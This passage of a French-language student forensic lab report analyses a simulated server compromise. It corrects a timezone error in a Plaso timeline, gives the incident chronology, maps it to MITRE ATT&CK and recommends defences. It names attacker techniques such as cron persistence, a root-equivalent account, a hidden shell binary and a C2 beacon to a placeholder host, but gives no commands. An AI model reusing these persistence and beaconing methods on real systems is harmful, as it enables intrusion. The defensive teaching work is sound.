
Un decalage horaire identifie et corrige

Un premier export filtre sur la fenetre de l'incident a fait apparaitre un probleme d'horodatage : les evenements affichaient 18:13:30 tout en etant etiquetes +00:00 (UTC), alors que l'heure UTC reelle de l'incident, deja confirmee independamment par la reconstruction memoire (linux.bash), etait 16:13:30. L'explication tenait a l'ingestion plutot qu'a l'affichage : les sources sans indicateur de fuseau explicite, comme /var/log/sudo.log, avaient ete interpretees par defaut comme deja exprimees en UTC, sans tenir compte du fuseau reel du serveur (Europe/Paris, UTC+2).



Premier export filtre : 339 evenements extraits, mais horodates avec un decalage de deux heures du a une mauvaise interpretation du fuseau source.

La correction a consiste a regenerer entierement la collecte log2timeline en precisant explicitement le fuseau horaire des sources sans indicateur (option --timezone Europe/Paris), permettant une conversion correcte vers l'UTC reel des la phase d'ingestion. Un nouvel export, cette fois sur la fenetre horaire correcte (16h00-17h00 UTC), a produit une chronologie coherente avec l'ensemble des preuves deja etablies.



Timeline corrigee en UTC reel : connexion SSH initiale a 16:09:48, puis, plus loin dans le fichier, la sequence complete de l'incident a partir de 16:13:30, parfaitement alignee avec les Parties III et IV.

Chronologie consolidee de l'incident

Horodatage (UTC)	Evenement
16:09:48	Connexion SSH legitime de l'analyste depuis Kali (192.168.10.99), authentification par cle publique
16:10:24 - 16:11:14	Deux tentatives de mot de passe echouees (sudo, su)
16:13:01	Elevation de privileges reussie (su)

Horodatage (UTC)	Evenement
16:13:30	Creation du cron de persistance /etc/cron.d/apache-check
16:13:48	Creation du compte svcupdate avec UID 0
16:14:03	Lancement du processus d'implant python3 (marqueur SENTECH_IMPLANT_MARKER_7f3a)
16:14:18	Depot du binaire cache /dev/shm/.update (copie de /bin/dash)
16:15, 16:20, 16:25...	Executions periodiques du beacon C2 (toutes les 5 minutes, en continu)

Transfert et cloture de la chaine de possession

Le fichier de stockage Plaso et l'export CSV de la timeline corrigee ont ete haches, transferes vers le poste analyste et revérifiés, cloturant la collecte de preuves de ce TP.



Verification finale d'integrite des fichiers de la timeline Plaso sur le poste analyste : les deux fichiers sont confirmes integres.

Partie VI : Cartographie MITRE ATT&CK

La consolidation de l'ensemble des observations, memoire comme disque, permet de cartographier l'incident sur le referentiel MITRE ATT&CK de maniere complete.

Observation	Technique ATT&CK
Persistance via /etc/cron.d/apache-check	T1053.003 - Scheduled Task/Job : Cron
Creation du compte svcupdate avec UID 0	T1136.001 - Create Account : Local Account
Processus python3 deguise, orphelin sous PID 1	T1055 / T1036 - Process Injection / Masquerading
Binaire cache dans /dev/shm/.update	T1036.003 - Masquerading : Rename System Utilities
Beacon C2 periodique vers malware-c2.example/gate.php	T1071.001 - Application Layer Protocol : Web Protocols
Commandes reconstituees uniquement en memoire	T1070.003 - Indicator Removal : Clear Command History

Partie VII : Recommandations pour le parc SenTech

Les constats de cette investigation conduisent aux recommandations suivantes pour renforcer la posture de detection et de reponse du parc SenTech, en continuite avec les durcissements deja appliques lors des TP precedents.

- Restreindre les droits d'ecriture sur /etc/cron.d/ et surveiller sa modification avec une regle Auditd dediee, sur le modele de la regle identity deja en place pour les comptes.
- Mettre en place une alerte automatique sur toute creation de compte avec UID 0 autre que root, ce marqueur etant un indicateur de compromission tres fiable et peu susceptible de faux positifs.
- Filtrer ou journaliser les connexions sortantes vers des domaines non repertories, via un proxy sortant ou des regles de pare-feu applicatif, pour detecter un beacon C2 independamment de sa frequence.
- Etendre la supervision Sysmon/Hayabusa deja deployee sur windows-serveur-sentech au perimetre Linux, par exemple via auditd couple a une remontee centralisee des journaux.
- Conserver un acces simple a un paquet de symboles de debogage noyau (ou pre-generer les tables Volatility) pour chaque version de noyau deployee, afin de ne pas reproduire en situation d'urgence reelle la perte de temps rencontree lors de la generation de l'ISF dans ce TP.
- Synchroniser explicitement l'horloge systeme et documenter le fuseau horaire de chaque machine du parc, afin d'eviter toute ambiguite lors de la correlation de journaux multi-sources en cas d'incident reel.

Partie VIII : Annexe, chaine de possession

Integralite du fichier chain_of_custody.md tenu tout au long de l'investigation, sous la responsabilite de l'analyste GLACIER.

Horodatage (UTC)	Analyste	Action	Preuve concernee
2026-10-17T16:26:07Z	GLACIER	Collecte de l'etat volatil (processus, reseau, sessions, comptes) sur debian-serveur-sentech	ir_collecte_20261017T161626Z/
2026-10-17T16:26:07Z	GLACIER	Transfert vers le poste analyste (scp) et verification d'integrite, 8/8 fichiers OK	ir_collecte_20261017T161626Z/
2026-10-17T16:38:09Z	GLACIER	Acquisition memoire (avml) sur debian-serveur-sentech, 2,0 Go	memoire.lime
2026-10-17T16:38:09Z	GLACIER	Transfert vers le poste analyste (scp) et verification d'integrite, identique	memoire.lime
2026-10-17T20:35:58Z	GLACIER	Transfert et verification d'integrite de la timeline Plaso (log2timeline/psort, perimetre filtre)	timeline_sentech.plaso, timeline_incident_utc.csv

Conclusion

Ce TP a permis de conduire, de bout en bout et sur un laboratoire reellement deploye, le cycle complet d'une investigation DFIR : collecte de l'etat volatil et acquisition memoire dans le respect de l'ordre de volatilite, analyse memoire avec Volatility 3 jusqu'a l'identification precise de l'implant et la reconstitution des commandes de l'attaquant, correlation avec les traces disque et les journaux Auditd, et construction d'une super-timeline consolidee avec Plaso aboutissant a une chronologie incontestable, a la seconde pres, de l'ensemble de l'incident.

Le travail a egalement ete marque par une serie d'obstacles techniques reels et significatifs, documentes au fil du rapport plutot qu'effaces : la generation d'une table de symboles Volatility pour un noyau Debian recent, un espace disque sature apres l'installation des outils de dette technique devenue inutile, des formats de filtre et des noms d'options qui different d'une version d'outil a l'autre, et un decalage de fuseau horaire qui aurait pu fausser silencieusement toute la chronologie s'il n'avait pas ete identifie et corrige.

Au-dela du resultat technique, ce TP illustre une methode : ne jamais se contenter d'une premiere sortie d'outil sans la confronter a une source independante, documenter chaque difference par rapport au scenario attendu comme une information a expliquer plutot qu'un echec a dissimuler, et verifier systematiquement, par recoupement entre memoire et disque, la fiabilite de chaque conclusion avant de la considerer comme acquise.